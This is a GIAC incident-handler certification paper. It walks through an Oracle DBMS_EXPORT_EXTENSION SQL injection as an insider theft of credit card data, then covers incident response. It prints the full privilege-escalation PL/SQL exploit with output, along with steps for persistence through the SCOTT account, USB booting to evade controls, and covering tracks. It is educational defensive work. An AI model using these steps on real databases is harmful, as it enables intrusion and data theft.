Global Information Assurance Certification Paper

Don't Just Patch, Protect!

GCIH Gold Certification

Author: Richard Sillito, Richard.sillito@gmail.com

Adviser: Paul Wright, GSM GSOC

Accepted: February 6th 2007

Outline

1. Abstract

The main staples of security are timely patching and up to date anti virus. For all the fancy work that security analysts do, they still abide by the old 80/20 rule. These simple staples provide 80% of the protection while only consuming 20% of the effort. For many environments this is quite sufficient, however when it comes protecting vital systems such as an Oracle® Server, which stores customer credit card information, you need to put in the remaining 80% effort to ensure security is at it's best.

Often security vulnerabilities, such as SQL Injection via Oracle DBMS_EXPORT_EXTENSION in Oracle 9i / 10g, are over looked because the server is in a trusted zone. As Joern Wettern (2005), Ph.D., MCSE, MCT, Security+ explains in his article, *Dump your DMZ!*, "You can't trust computers simply because they're part of your internal network…" (Trust no one, para. 1), therefore all vital resources should be treated as if they are in an untrusted zone. This statement forces the Security Analyst to bear a heavy burden. However, with statistics like "80% of corporate computer crime in North America is a result of inside jobs" (Absolute Software, 2004, Detect Theft, para. 1); maybe its time for Analysts to rise to the challenge and not just patch but protect the vital resource that make companies successful and customers happy.

2. Statement of Purpose

There is a tragedy in our information security world that is being ignored. External attacks on corporate resources continue to gain the attention of the media. Why? Because they are sensational, the things movies are made of. But study after study continues to show that internal attacks make up a larger percentage both in incidences and cost. Why has nothing changed? Mostly because security analysts all over the world still continue to look at security infrastructure in a traditional manner. The basic approach has not changed since the birth of the firewall; segment the network, create security zones and monitor traffic between security zones. Then install antivirus, patch the system, then sit back and pray.

The problem with this model is that it assumes the attacker is not already in the trusted zone. With the advent of external attackers "owning" internal machines, disgruntled employees, or simply employees willing to sell information for profit, this assumption is simply wrong.

In 1837 Fort Henry was built on the St Lawrence Sea Way. It was designed such that even if its enemy were to make it to the gates of the fort, it would still remain impenetrable. The security professional of today needs to have the same mentality when designing information security systems. They should feel comfortable in knowing that even if a packet was to reach the gates of the server, the information would remain safe inside.

To truly raise the bar, security analysts need to stop trying to be movie stars and start shaking up their networks and readdress how security is implemented. A refreshing article that does just this is *Dump your DMZ!*, by Joern Wettern (2005), Ph.D., MCSE, MCT, Security+. In this article Joern suggests that simply creating security zones is not the answer. He explains the need to consider all machines as threat vectors and to look at security from the perspective of the target, not the vector.

But why then has it become so easy to overlook these basic approaches to network security? A paper posted on Danny Lieberman (2005) website entitled *2005: Data theft and the sin of hubris* explains *The four sins of hubris: thinking, looking, fighting and denying*. This paper explains how these sins create some fundamentally bad assumptions that have led companies to dangerous levels of complacency.

Using a simple Oracle attack, *SQL Injection via Oracle DBMS_EXPORT_EXTENSION* (Red Database Security, 2006), I will show how Company X, a 1 billion dollar a year Internet revenue business, was susceptible to this attack. Although this will be an inside job, it should be noted that this attack could be executed remotely. I will also take a deeper look and see how they fell victim to the four sins of hubris and how using innovative solutions like the ones purposed by Joern could have provided intrinsic protected. Although this is a lab simulation, it is based on a real world environment and will provide the frame work to meet the certification requirements for a GIAC Certified Incident Handler. This paper sets out to show both sides of the attack from the perspective of the attacker and then from the perspective of the incident response team.

3. The Exploit

SQL Injection via Oracle DBMS_EXPORT_EXTENSION in Oracle 9i / 10g

Name	SQL Injection via Oracle DBMS_EXPORT_EXTENSION in Oracle 9i / 10g
Systems Affected	Oracle 8i / 9i / 10g / XE
Severity	High Risk
Category	SQL Injection
Vendor URL	http://www.oracle.com/
Credit Exploit	N1V1Hd $3c41r3
Exploit	bugtraq
Date	20 Apr 2006 (V 1.00)

Details

The following proof of concept exploit code (0day) injects a custom PLSQL function. This function is executed in the SYS context and grants the DBA permission to the user HACKER. This exploit is working on Oracle 9i Rel. 2 and Oracle 10g eXpress Edition (XE) too.

Workarounds

You can revoke the public privilege from public.

```
REVOKE EXECUTE ON SYS.DBMS_EXPORT_EXTENSION FROM PUBLIC FORCE;
```

The package dbms_export_extension is needed for doing export files. After revoking the public grant, you should assign the execute role on dbms_export_extension to your export user (e.g. SYSTEM)

Other alternative workarounds include dropping the dbms_export_extension package or applying an Oracle Critical Patch Update, July 2006.

Example

```
-- Create a function in a package first and inject this function. The function will be executed
as user SYS.
CREATE OR REPLACE
PACKAGE MYBADPACKAGE AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/
```

```
CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO HACKER';
COMMIT;
RETURN(1);
END;

END;
/

-- Inject the function in dbms_export_extension

DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'HACKER';
TYPE_NAME := 'MYBADPACKAGE';
TYPE_SCHEMA := 'HACKER';
VERSION := '10.2.0.2.0';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME
=> TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/
```


4. The Environments

The computer network at Company X is a Wide Area Network (WAN) that encompasses three datacenters. Each datacenter has a core router. All servers are contained within a single network segment at each of the locations. The remaining corporate machines are workstations contained in segments based on building and floor location. There are Private Virtual Circuits that connect their retail outlets to the corporate office. There are two Internet connections, the first services all corporate internet functions and the other services their Internet ecommerce site. The first Internet connection is protected with a proxy based firewall while the ecommerce site is protected with a classic DMZ configuration. The classic configuration includes a packet based firewall controlling the boundary between the external network and the DMZ, and a proxy based firewall protecting the boundary between the DMZ and the internal network.

There is no restriction of traffic between any of the machines on the WAN, nor is there any restriction of traffic from the retail locations.

The attack will be launched from a Windows XP® workstation and performed against an Oracle Server running on Windows 2003. The network between these points is a standard TCP network.

Network Diagram



The Rogue Employee

In this attack we have a rogue employee; for the sake of discussion we will call him Bob. Bob was talking with some acquaintances about a new revenue system that his company was testing called NewRev. It turns out that these acquaintances were into the business of purchasing credit card information for illicit purposes.

Carefully asking questions, the friends ascertain that the system is preproduction. To the attackers this means lax monitoring and lax security with the possibility of live data to test against. Unfortunately for the most part they were right! Over the weeks they convince Bob that there is lots of money to be made with little risk.

These friends educate Bob, teaching him some basic skills required to gain access. They suggest that while the system is still in the testing phase, security is likely lax and may even contains live data. All of this leads to one message: this is the best time to attack the system.

They learn from Bob that he works as part of the integration team. His team is responsible for an interface that only requires access to a single view in the database; a view which doesn't include any information of interest. This is both good and bad news for the attackers, bad as it means they will have to work for access, but also good as having minimal access will draw less attention from a security perspective. As such they are more likely to slip in under the radar.

Bob is still worried about getting caught so the friends explain that they will teach him some basic skills to keep from being detected. Bob is convinced that there is enough money to be made and decides to help them.

5. Stages of the Attack

Reconnaissance

The reconnaissance portion of the attack has already started during the conversation with Bob. They ascertained that the system is still in preproduction. Now they need to find the targets. Company X is a large company with many servers therefore knowing what type of server will help to narrow the attack.

So they start with a Google search of NewRev and partners. Since most companies will form a strategic alliance this may indicate the type of server of

interest. After a little fine tuning of the query they come across a page talking about the strategic partners and showing the following graphics:

Now they know they are looking for Sun, Oracle and BEA Servers. A list of Company X's server would be beneficial. It turns out the Company X is primarily a Windows shop. The simplest way to get a list of the Windows servers is through the use of the net view command. This command generates the same type of query as simply clicking on Network Neighborhood, this query will easily get lost in the traffic.

Creating the following script, they load it onto a memory stick (such devices are allowed in this company). Bob will simply insert the memory stick, click on the script to execute it, disconnect the stick and bring it back to the attackers. This will accomplish two tasks, the attackers will get a list of the Windows servers and Bob will start to gain confidence in their ability to be stealthy. They name the file *autorun.bat*, a file commonly found on removable media.

Autorun.bat

```
net view /domain:testdom > temp.txt
```

After reviewing the output they see a pattern in the naming of the servers.

They discover three machines named xxxxxdevora01, xxxxxdevora02 and xxxxxdevora03. There appears to be only the 3 Oracle servers. Two assumptions can be derived from this, only a few of their Oracle servers are on a Windows OSs or Oracle is a new product for Company X.

Next they teach Bob about Oracles *tnsnames.ora* file. This file contains some valuable information including the name of the server where the database is located and the port number of the listener on the server. Since Bob is part of the integration team this information is likely on his workstation.

Bob returns with the following information:

```
TEST =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = xxxxxdevora01)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SERVICE_NAME = test)
    )
  )
```

The attackers have come a long way with Bob's help. They know the target is an Oracle server, they have a list of all the Windows servers on the network, they know the server name and the port number of the Oracle Listener. They obtained all this information without firing a shot in anger or doing anything else to attract attention.

Next they ascertain the logon information used by the interface application by having Bob search through all the .ini files on his workstation. Bob returns with the following information:

```
Logonaccount = LNITEST
Password = LNITEST
```

The attackers are not surprised this information was easy to find. This account has access to only a single view. The assumption of the group building the application was that this account would never be a threat.

Scanning

The attackers are familiar with how noisy the TNS protocol is. Simply sniffing the traffic created during a database login will reveal useful information, while remaining very stealthy. However, having Bob load sniffing software on his workstation is likely to draw some unwanted attention. He can't bring in another machine; it's against Company X's policy and will likely attract attention. The attackers decide to take advantage of the removable media that was so successful in the earlier phase of the attack. They will use a process that Emanuel Schleussinger (2006) developed and posted on the Internet (see Appendix A) that allows a fully functional Windows XP OS to be booted from an external device. Although there are better Linux alternatives, the attackers like this approach as their network traffic is more likely to blend in. This approach also allows them a way around the corporate antivirus and any other workstation related tools that enforce security. Unfortunately the Windows paging file will still be stored on the internal hard drive (a recognized problem with this approach, believed to be fixed in Vista), but it's a small trade off for the stealthy network traffic.

To use this approach they will have to confirm that Bob's system can boot from an external USB device. Bob returns with the make and model for the

attackers to confirm this. Now, Bob will require some knowledge on how to set the BIOS for USB HDD boot. A quick search on the internet using the make and model, and they obtain the manual. Bob takes the manual home to learn how to configure the BIOS.

For testing purposes the attackers also decide to stage the attack. A quick online purchase is made (oh no need for a credit card, they have plenty), a couple of days later and they have the same make and model. A quick test, a training class for Bob, and he is ready to USB boot his machine.


Bob takes the external drive to work. The attackers have loaded the appropriate tools on the external drive, including the Oracle client and WireShark, a packet sniffing tool. The objective is to gain information about the Oracle server in a passive manner.

He boots up his workstation from the USB drive, logs onto the database server, ensuring WireShark is running. Bob then runs a query supplied by the attacker to determine the capability of the account they have to work with. This query should not generate a lot of interest from a monitoring perspective, but will give them valuable information.

The training paid off, Bob is back with the goods (below is a screen shot. Also see appendix B for the TNS Stream decode):

1) Target address is 10.1.1.103 and their MAC address is most likely 00:0c:29:04:df:a9.
2) The listener is on port 1521.

   Not a bad start!



Next they look at the TCP/TNS stream decode and find the following text:

```
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0
```

Bob also shows the results of the query they asked him to run.

```
SQL> select * from USER_ROLE_PRIVS;
```

```
USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
LNITEST                        CONNECT                        NO  YES NO
LNITEST                        RESOURCE                       NO  YES NO
```

This query selects all rows from the table USER_ROLE_PRIVS. This table contains a record for each role granted to the currently logged on user. Roles are a collection of rights or privileges that are grouped together for the purpose of granting to users.

With this information they head back to the staging area and setup an Oracle Server with the appropriate software and listener information. This will help to stage the attack and act as training ground for Bob.

Exploiting the System

The attackers go to the Internet and start looking for vulnerabilities, finding the SQL Injection via Oracle DBMS_EXPORT_EXTENSION in Oracle 9*i* / 10*g*. They see this as an excellent candidate to start with. This attack presumes low level access already exists, and it's also assumes a default configuration for the user. The only exception is the Resource Role. The attackers look over the information Bob provided and bingo they have that.

In order to understand the script created by the attackers, your going to need a lesson is some pretty heavy Oracle features, but don't worry I'll make them simple and easy to understand. This exploit takes advantage of an Oracle feature, within their database product, called Extensible Indexing. Oracle realized that businesses would require more than just the basic data types integers, strings,

Booleans, etc. As such Oracle allowed the creation of custom data types within their database. These custom data types could handle any type of data such as pictures, sound files, video clips, etc. In order to improve the searching of custom data type fields Oracle also created the ability to build custom indexing methods or Extensible Indexing. For this feature to work they had to build an architecture that would allow for custom code to execute at high levels of the database engine. Did that last statement sound like a hackers dream?

In the Oracle world its common practice to export and import databases; this is done for many reasons such as moving a database from one server to another. If Extensible Indexing is being used, then special consideration must be given in order to export both the custom data and indexes. To facilitate this Oracle developed special code packages such as dbms_export_extensions.

Which is where our exploits begins, but first let's take a quick look at what an Oracle package is. "A package is a group of procedures, functions, variables and SQL statements created as a single unit. It is used to store together related objects. A package has two parts, Package Specification or spec or package header and Package Body." (Exforsys Inc., 2007, Oracle Packages, para. 1) Simply put a package is a way of grouping together related functions. Oracle uses packages to distribute code that DBAs or developers can then reuse.

This brings us back to our dbms_export_extensions package. This package is, by default, accessible by public (anyone with an account to the database). It contains a group of functions that provide the ability to export Extensible Indexes. One of the functions has an interesting parameter that is passed to it, the location

of another function. The function *get_domain_index_metadata* accepts, as a parameter, a package name that contains a function called *ODCIIndexGetMetadata.* Now you're probably wondering what this function does, for the sake of this exploit you don't really need to know, but if your curious check out the link below:

http://download-east.oracle.com/docs/cd/B14117_01/appdev.101/b10800/dciextidxref.htm

Now comes the interesting part, when the *get_domain_index_metadata* function executes it does so under the context of sysdba, the highest level access possible in the database. Since this function executes under sysdba then so will any function that is called from within this function. Looking over everything we have covered, you can start to see how an attacker can make a given function execute under the context of sysdba, even if they are using a lower level account. Here, in a nutshell, is how they did it. They started by creating a new package in their own schema; in order to do this they must have resource privileges. They called the package *MYBADPACKAGE,* and then inserted a function called *ODCIIndexGetMetadata* into the package; only this function will not do what it's suppose to, instead it will grant them DBA privileges to the database. Next they will call *get_domain_index_metadata* passing the package name *MYBADPACKAGE*. When *get_domain_index_metadata* executes it will look to execute the *ODCIIndexGetMetadata* function contained in *MYBADPACKAGE* which is the attacker's code granting DBA privileges to the database. The attackers have successfully escalated their privileges. Mission accomplished.

An interesting side note; it seems that Oracle has been aware of this type of

problem since as early as April 2004, as is noted by the following news group posting by David Litchfield (2006) of Next Generation Security Software:

http://www.securityfocus.com/archive/1/432078

I have given you a quick overview of some pretty heavy Oracle concepts so if you would like to go deeper into this material I have provided some links that will help:

This link is a reference to the Extensible Indexing Interface:

http://download-east.oracle.com/docs/cd/A87860_01/doc/appdev.817/a76937/dci16rid.htm#85278

This link is a sample application that makes use of Extensible Indexing:

http://download-west.oracle.com/docs/cd/B19306_01/appdev.102/b14289/dcipwrdmd.htm#sthref775

This link is a free tutorial, provided by Exforsys Inc. (2007), covering Oracle packages:

http://www.exforsys.com/content/view/1366/267/

With that bit of education behind us let's get back to our attackers. They get started in the staging area by assembling the following script (annotated for clarity and commands are hyperlinked to Oracle's documentation for easy reference):

This part creates a package called *MYBADPACKAGE* containing a function called *ODCIIndexGetMetadata* in the current user schema. This function will execute when called by *GET_DOMAIN_INDEX_METADATA* function.

```
-- Create a function in a package first and inject this function. The function will be executed
as user SYS.
```

```
CREATE OR REPLACE PACKAGE MYBADPACKAGE AUTHID CURRENT_USER IS ←Create package in LNITEST Schema
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env
SYS.odcienv) ← Create function, defining parameters (just to keep calling function happy)
RETURN NUMBER; ← Defines return value (again to keep calling function happy)
END;
/
```

This part creates the body of the package created in the code above. Note that the package now has only one purpose; to grant DBA privileges to the attackers account.

```
CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE IS ← Defines the body of the package
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env
SYS.odcienv) RETURN NUMBER ← States function to be built with parameters and return value
IS
pragma autonomous_transaction; ← Allows grant to be executed immediate and committed quickly
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO LNITEST'; ← Grants the dba privileges to LINTEST account
COMMIT; ← Makes the changes permanent, no rollback is possible at this point
RETURN(1); ← Return a value to keep the calling function happy
END;

END;
/
```

This portion of the script executes the SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA function, passing to it the attackers package. At this point the attacker's package will execute with SYSDBA privileges. SYSDBA is a system level account that has DBA level access, thus it has the ability to grant other users DBA access. Since the package has only one purpose, to give the attacker DBA privileges, the attacker has successfully escalated there privileges to that of a DBA.

```
-- Inject the function in dbms_export_extension

DECLARE ← This sets the parameters that will be passed to the function
```

```
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200); ← This will be the name of the package containing the attack code
TYPE_SCHEMA VARCHAR2(200); ← This will be the LINTEST schema
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'LNITEST';
TYPE_NAME := 'MYBADPACKAGE'; ← Set to the package containing the attack code
TYPE_SCHEMA := 'LNITEST'; ← Set to the schema containing the attack package
VERSION := '10.2.0.1.0';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(INDEX_NAME => INDEX_NAME,
INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME=> TYPE_NAME, TYPE_SCHEMA => TYPE_SCHEMA, VERSION =>
VERSION, NEWBLOCK => NEWBLOCK, GMFLAGS => GMFLAGS); ← Calling the function to perform attack
END;
/
```

They load this script in a directory called *install* on the removable drive and name the script *install.sql*. This will give the illusion that the LNITEST account has simply installed some updates to the schema. This is not likely to draw attention.

Bob heads back to the office, boots off the removable media and runs the following command:

```
SQL> start "c:\install\install.sql"

Package created.


Package body created.


PL/SQL procedure successfully completed.

SQL>
```

Bob then confirms success with the following command:

```
SQL> select * from USER_ROLE_PRIVS;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
LNITEST                        CONNECT                        NO  YES NO
LNITEST                        DBA                            NO  YES NO
LNITEST                        RESOURCE                       NO  YES NO
```

Bob has successfully escalated his access to the database to the highest level DBA! He's very pleased, things are definitely going well!

Keeping Access

Although access has been achieved, if anyone happens to check on the LNITEST account they will be sure to notice the elevated privileges. Also if they get caught stealing the credit card information using the LNITEST account the investigation is likely to end up in Bob's group.

Bob has been trained to know that default accounts are created during the install process. These accounts are disabled by default and are rarely enabled. One such account is 'SCOTT', included as a kind of training account; it is disabled by default and as such rarely audited.

Using the following command Bob checks to see if the account exists. This command will select the name field from a table called SYS.USERS$, a table that contains a row for each user that has been configured in the database:

```
SQL> select name from SYS.USER$;
```

In the output he finds the following information:

```
NAME
------------------------------
SCOTT
```

Next Bob unlocks the account using the alter user command, which changes the attributes of a user account:

```
SQL> alter user scott account unlock;

User altered.
```

Now Bob sets the password on the account , again using the alter user command:

```
SQL> alter user scott identified by Iliketohackoracle;

User altered.
```

The next step is to grant DBA privileges to the SCOTT account:

```
SQL> grant dba to scott;

Grant succeeded.
```

Bob now logs off of LNITEST, as it is no longer needed. Bob has now used his lower level access to attain a greater foot hold on the database. He has enabled an account that is unlikely to draw attention and has elevated that account with DBA privileges. Bob's day just keeps getting better!

Bob now switches to the SCOTT account. The less he does on the LNITEST account the less likely he will be detected. Since the credit card information is the goal, a database schema would be a good thing to take away.

Bob executes a script provided by the attackers. The first part of this script simply pretties up the output, by shutting of headers, suppressing informational messages, etc. The spool command tells Oracle to send the output to a file instead of to the screen. The select statement selects the table name and column name from a special table that contains every column of every table contained within the database. It then orders this report by table name for easy reference. Lastly it turns off the spooling. The resultant file is called tables.txt.

```
set heading off
set feedback off
set flush off
set termout off

spool c:\temp\tables.txt

select table_name,column_name from all_tab_columns order by table_name;
/

spool off
```

Bob will bring this file back to the attackers for further analysis.

Covering Tracks

Bob's training has taught him that he has left evidence behind, evidence that will point to his activities. Bob has also learnt from the attackers some basic techniques for covering his tracks. He has learnt that some DBAs will enable auditing on the database server. Auditing allows for the tracking of specific events as they occur on the database server. He also knows that the record of these events are kept in the sys.audit$ table. Bob checks the audit table with the following command:

```
SQL> select * from sys.audit$;
```

```
no rows selected
```

With no records in the sys.audit$ table he knows that the DBA has not turned on auditing. Bob thinks to himself, “You got to love test systems.”

First order of business is to remove the DBA privileges from LNITEST.

```
SQL> revoke dba from lnitest;
SQL>
```

Next order of business is to drop the packages created during the initial attack, this will remove the packages from the database.

```
SQL> drop package body lnitest.mybadpackage;
SQL>

SQL> drop package lnitest.mybadpackage;
SQL>
```

At this point Bob has undone all the changes that he made to the LNITEST account. He figures this is a good day’s work and decides to call it quits and head back with the schema information. With his access well established and the schema information attained, he heads out to do his homework.

Using the schema they find two possible sources for the credit card information. One is a table storing the purchase details; the other is an order processing transaction log. The attackers teach Bob how to query these tables and what to look for. They also show him how to dump the table to a file.

The next day Bob heads back to the office. Checking his email he sees that the database server is down for routine maintenance. When the database server

maintenance has been completed and all services restored, Bob waits for a quiet time in the office and boots his machine from the USB drive. Then he attempts to log onto the system using the SCOTT account. The system response with:

```
ORA-28000: the account is locked
```

Confused he tries again, however shortly after the second attempt, the security team arrives at his desk demanding that he step away from his system. The system is photographed and notes are taken with regards to what appears on the screen. Then the system is unplugged (non-graceful shutdown) and confiscated by the security team.

6. The Incident Handling Process

Now that we have seen the attack process lets wind the clock back and see how the incident response team was engaged during this attack. But first lets look at how prepared Company X is to handle this incident.

Preparation

Over all Company X has not adequately prepared for such an incident. Fortunately WeFindM, a third party company that specializes in forensic investigations, will solve the more critical issue of proper forensic data collection.

When this incident occurs, the IT Security Team will find several key problems. First no formal incident response team exists and as such no trained team exists. They do have a well established process for directing service requests. The main contact person for each group is the on-call person for that week.

Therefore a quick look at the on-call schedule and the incident handler will be able to activate the required people. Once the team is assembled they will find that no "War Room" exists to allow for private meetings and coordinated efforts. However several meeting rooms exist that will do in pinch. On a positive note, there is a conference bridge number available to the IT Department for such purposes. During the activation the team will find the contact list is available in electronic form only. This will not be an issue for this incident, but it should be noted that if the network was unavailable contact information would also be unavailable.

Once the team is activated they will find getting access to systems will be limited to who is on the team. No advanced access has been worked out and the process for elevating privileges is a governed process and can take several days.

Also the IT Security Analyst will have no "Jump Bag"; their ability to safe forensic information will be limited by their ability to scramble for resources. Forensic software exists within Company X; however no security analysts are trained to use the software. This could result in valuable forensic information being lost. As well the IT security analysts are not issued a proper log book. Such books should be hard bound and have numbered pages.

If they are to consider legal action, the lack of a warning banner on this system may impede their ability to prosecute the attackers. On a positive note the IT Security Policy does contain restrictions pertaining to Bob's actions.

The following is an excerpt from Company's IT Security Policy:

- Access to all applications and data is at the discretion of the Information Owner in accordance with the Information Classification Policy.
- Access privileges to information or to perform specific functions are granted by an auditable and consistent Procedure.
- Users only have access to information for which the Information Owner has granted authorization.

